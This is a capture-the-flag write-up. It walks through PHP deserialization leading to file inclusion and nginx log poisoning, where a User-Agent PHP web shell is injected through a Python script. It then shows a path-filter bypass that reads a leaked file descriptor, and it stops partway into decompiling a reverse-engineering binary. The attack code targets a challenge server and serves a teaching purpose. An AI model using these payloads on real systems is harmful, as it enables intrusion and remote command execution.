I don't really know php deserialization so maybe there's a better way of solving this challenge

But here's my approach

Since that cookie is being serialised and it loads the content of the value stored in the `armageddon` variable we kinda have like Local File Inclusion


I created this php script to load `/etc/passwd`

```
<?php

class ArcaneModel
{
```

```
    public $armageddon = "/etc/passwd";

}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));
```

Running it creates the payload

Replacing that with the cookie works



Now we have confirmed our File Inclusion

But after trying to get the flag by trying various locations I didn't succeed


So I taught of how to leverage this to get RCE

Remember that this web server is running on nginx

I checked if I could read the nginx access log file

```php
<?php

class ArcaneModel
{
    public $armageddon = "/var/log/nginx/access.log";

}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));
```

And luckily I could read it




Now we can perform Log Poisoning

Here's the python script used to inject php payload to the user agent header


```python
import requests

url = 'http://qualif.hackerlab.bj:11723/'
header = {
    "User-Agent": "<?php system($_REQUEST['pwned']); ?>",
}

req = requests.get(url, headers=header)

print(req)
```

Running it works

Now we can run arbitrary commands



The flag is located at `/flag_pJpE6`




We can either just cat it but instead let us use the LFI to read it

```
<?php
```

```php
class ArcaneModel
{
    public $armageddon = "/flag_pJpE6";

}

$obj = new ArcaneModel();
$v = serialize($obj);
echo urlencode(base64_encode($v));
```

And we get the flag




```
Flag: CTF_AGOOGJIEPOISONNING_IS_FUNN!!_i_need_it_972139721
```

It's talking about `POISONNING` so maybe what i did was intended

Soft.reading

We are given a remote instance to connect to and the server script

Here's the content

```
import os

try:
    m = open("/flag.txt", "r")
except:
    print("The flag.txt file is not present.")

if __name__ == '__main__':
    inp = input("PATH of the file to read: ")
    if inp.startswith("/"):
        exit("\nThe PATH of the file must not start with '/")
    elif '..' in inp:
        exit("\nThe PATH of the file must not contain '..'")
```

```
    path = os.path.expanduser(inp)
    try:
        print(open(path, "r").read())
    except:
        exit("\nUnable to open file")
```

Looking at it we can understand what it does:

- Opens up the flag file
- Asks for our input
- Checks if our input starts with `/` if it does it gives the error message and exits
- Also checks if our input contains `..`
- If those check return False it will open up the specified path and read it's content

Thinking about this there's no obvious way of reading the flag because one way or the other we need `..` or `/`

If this was bash it would have been easier since we can just bypass that check

But in this case python will treat our input differently which will make it hard for us to achieve the goal of reading the flag at `/flag.txt`

How do we then read the flag?

Well if you notice, before the program does anything it will open up the flag at `/flag.txt` but won't read the content

The issue in the code is that it never closes `m`, which is the handle to the flag filepath

That means that as long as the program is running, the handle will be in `/proc/[pid]/fd`


But looking at that we can't really access `/proc`

Luckily after playing around my bash terminal I figured that using `~` will give this list of options

```
→ Soft.reading ls -
backup          Debian-snmp     irc             mark            nm-openvpn      root            sslh            systemd-network  uuidd
beef-xss        geoclue         king-phisher    miredo          proxy           rwhod           strongswan      systemd-timesync www-data
colord          inetsim         lightdm         mosquitto       redis           saned           stunnel4        tcpdump
Debian-exim     iodine          list            nm-openconnect  redsocks        speech-dispatcher sys           tss
```

At first nothing seems particularly interesting but if you look at `sys` it is worth checking about

After checking google I got this



/sys

/sys is another virtual directory like */proc* and */dev* and also contains information from devices connected to your computer.

In some cases you can also manipulate those devices. I can, for example, change the brightness of the screen of my laptop by modifying the value stored in the */sys/devices /pci0000:00/0000:00:02.0/drm/card1/card1-eDP-1/intel_backlight/brightness* file (on your machine you will probably have a different file). But to do that you have to become superuser. The reason for that is, as with so many other virtual directories, messing with the contents and files in */sys* can be dangerous and you can trash your system. DO NOT TOUCH until you are sure you know what you are doing.

/tmp

/tmp contains temporary files, usually placed there by applications that you are running. The files and directories often (not always) contain data that an application doesn't need right now, but may need later on.

You can also use */tmp* to store your own temporary files — */tmp* is one of the few directories hanging off / that you can actually interact with without becoming superuser.

It says that the `sys` directory is like `proc`

And we can confirm that by taking a look at that is there

```
→ Soft.reading ls ~sys
autofs          dri             hidraw0         loop2           mem             nvram           rtc0            tty     tty17   tty26   tty35   tty44   tty53   tty62   uinput      vcs2    vcsa3   vcsu4       video0
block           drm_dp_aux0     hpet            loop3           mqueue          port            sgx_provision   tty0    tty18   tty27   tty36   tty45   tty54   tty63   urandom     vcs3    vcsa4   vcsu5       video1
btrfs-control   drm_dp_aux1     hugepages       loop4           net             ppp             sgx_vepc        tty1    tty19   tty28   tty37   tty46   tty55   tty7    userfaultfd vcs4    vcsa5   vcsu6       watchdog
bus             drm_dp_aux2     initctl         loop5           ng0n1           psaux           shm             tty10   tty2    tty29   tty38   tty47   tty56   tty8    v4l         vcs5    vcsa6   vcsu7       watchdog0
char            fb0             input           loop6           null            ptmx            snapshot        tty11   tty20   tty3    tty39   tty48   tty57   tty9    vboxdrv     vcs6    vcsa7   vcsu8       zero
console         fd              kmsg            loop7           nvme0           ptp0            snd             tty12   tty21   tty30   tty4    tty49   tty58   ttyS0   vboxdrvu    vcs7    vcsa8   vfio
core            freefall        kvm             loop-control    nvme0n1         pts             stderr          tty13   tty22   tty31   tty40   tty5    tty59   ttyS1   vboxnetctl  vcs8    vcsu    vga_arbiter
cpu_dma_latency full            log             mapper          nvme0n1p1       random          stdin           tty14   tty23   tty32   tty41   tty50   tty6    ttyS2   vboxusb     vcsa    vcsu1   vhci
cuse            fuse            loop0           media0          nvme0n1p2       rfkill          stdout          tty15   tty24   tty33   tty42   tty51   tty60   ttyS3   vcs         vcsa1   vcsu2   vhost-net
disk            gpiochip0       loop1           mei0            nvme0n1p3       rtc             tpm0            tty16   tty25   tty34   tty43   tty52   tty61   uhid    vcs1        vcsa2   vcsu3   vhost-vsock
→ Soft.reading
```

This is good because originally we would need to use `/proc/[pid]/fd/[fd]`

That means having to find the process id then the fd number


But in this case using `sys` we just need to fd number

To do this manually is stressful but it won't hurt to make the script loop 20 times?

I tried but was having big issue with `io.recvline etc.` so I did it manually lol

Eventually the fd was number 6

Now we can read the flag



What it gave a mega link!

```
https://mega.nz/folder/Qs8xGKyberq6To0PPNT45Cx5mMz4V1A
```

Well from the challenge category this is actually both `Misc / Rev`

So I guess we're done with the Misc part and now it's time for the main Reverse Engineering Challenge

Opening the link shows a file and after downloading the attached file shows it's a binary


We are working with a x64 binary which is dynamically linked and stripped


I'll run it to know what it does

Nothing much it just receives our input and kinda exits

Using IDA I decompiled the binary

Here's the main function






```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char s[8]; // [rsp+10h] [rbp-80h] BYREF
  char v5[10]; // [rsp+18h] [rbp-78h] BYREF
  __int64 v6; // [rsp+22h] [rbp-6Eh]
  int v7; // [rsp+38h] [rbp-58h]
```

```
int v8; // [rsp+3Ch] [rbp-54h]
_BYTE v9[34]; // [rsp+40h] [rbp-50h] BYREF
char v10[24]; // [rsp+62h] [rbp-2Eh] BYREF
char v11; // [rsp+7Fh] [rbp-11h]
int i; // [rsp+8Ch] [rbp-4h]
